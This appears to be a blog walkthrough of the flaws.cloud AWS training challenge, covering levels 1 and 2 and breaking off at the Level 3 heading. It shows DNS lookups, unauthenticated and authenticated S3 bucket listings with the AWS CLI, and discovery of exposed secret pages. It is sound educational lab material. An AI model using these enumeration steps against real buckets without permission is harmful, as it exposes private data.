


# Flaws.cloud Walkthrough

2022-01-17

Cloud pentesting using the AWS platform and flaws web series to work through insecure S3 Buckets, Authentication, Metadata Services and accessing EC2 Instances.

Legal Notice && Usage: *The information provided by executeatwill is to be used for educational purposes only. The website creator and/or editor is in no way responsible for any misuse of the information provided. All the information on this website is meant to help the reader develop penetration testing and vulnerability aptitude to prevent attacks discussed. In no way should you use the information to cause any kind of damage directly or indirectly. Information provided by this website is to be regarded from an "ethical hacker" standpoint. Only preform testing on systems you OWN and/or have expressed written permission. Use information at your own risk. By continuing, you acknowledge the aforementioned user risk/responsibilities.*

Through a series of levels you'll learn about common mistakes and gotchas when using Amazon Web Services (AWS). There are no SQL injection, XSS, buffer overflows, or many of the other vulnerabilities you might have seen before. As much as possible, these are AWS specific issues. A series of hints are provided that will teach you how to discover the info you'll need. If you don't want to actually run any commands, you can just keep following the hints

which will give you the solution to the next level. At the start of each level you'll learn how to avoid the problem the previous level exhibited. **Scope**: Everything is run out of a single AWS account, and all challenges are sub-domains of flaws.cloud.

## Level 1 - Enumerate AWS

This level is *buckets* of fun. See if you can find the first sub-domain. Need a hint?

```
1   dig flaws.cloud
```

```
; <<>> DiG 9.16.2-Debian <<>> flaws.cloud
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50998
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;flaws.cloud.                   IN      A

;; ANSWER SECTION:
flaws.cloud.            5       IN      A       52.218.178.2

;; Query time: 108 msec
;; SERVER: 190.157.8.101#53(190.157.8.101)
```

```
1   nslookup flaws.cloud
```

```
Server:         190.157.8.101
Address:        190.157.8.101#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.218.236.202
```

```
1   nslookup 52.218.236.202
```

```
202.236.218.52.in-addr.arpa     name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:
```

s3 bucket discovered at `s3-website-us-west-2.amazonaws.com`

**S3 Bucket address translation** http://flaws.cloud.s3-website-us-west-2.amazonaws.com/


**Install AWS CLI**

```
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

check for install with version check

```
aws --version
```

```
aws-cli/2.4.11 Python/3.8.8 Linux/5.5.0-1parrot1-amd64 exe/x86_64.parrot.4 prompt/off
```

**Access S3 Bucket with AWS CLI**

```
aws s3 ls  s3://flaws.cloud/ --no-sign-request --region us-west-2
```

```
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```


file `secret-dd02c7c.html` looks interesting.

**Navigate to secret** http://flaws.cloud/secret-dd02c7c.html



# Level 2 - Insecure S3 Buckets

Level 2 is at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

Permissions within AWS S3 buckets have a default to private and secure but if buckets have been modified for Grantee as everyone anyone who accesses the URL will





**Permission flaw: Everyone** https://flaws.cloud.s3.amazonaws.com/




```
    <Size>3162</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>logo.png</Key>
    <LastModified>2018-07-10T16:47:16.000Z</LastModified>
    <ETag>"0623bdd28190d0583ef58379f94c2217"</ETag>
    <Size>15979</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>robots.txt</Key>
    <LastModified>2017-02-27T01:59:28.000Z</LastModified>
    <ETag>"9e6836f2de6d6e6691c78a1902bf9156"</ETag>
    <Size>46</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>secret-dd02c7c.html</Key>
    <LastModified>2017-02-27T01:59:30.000Z</LastModified>
    <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
    <Size>1051</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```



**Creating a IAM user on AWS:** Within AWS Dashboard search for IAM





Add user under “Users”





create Username and select access key:








attach to group in this case “AdminS3” to which can be created with “Create Group”





add additonal tags if need be for organization





Review and create user:






Important - the Secret Access Key will ONLY be displayed at this point and if lost will need to be regenerated.




**Configure aws on linux**

```
1   aws configure
```

Enter AWS Access Key ID ###...### Enter AWS Secret Access Key ###...### Enter Region: us-east-1 Enter Default Output: json

default text file location with parameters can be found at:

```
~/.aws/config
~/.aws/credentials
```

**Access S3 but with account**


```
aws s3 --profile default ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
```

```
┌─[exec@parrot]─[~/.aws]$ aws s3 --profile default ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

# Level 3 - S3 Buckets Authenticated AWS Users

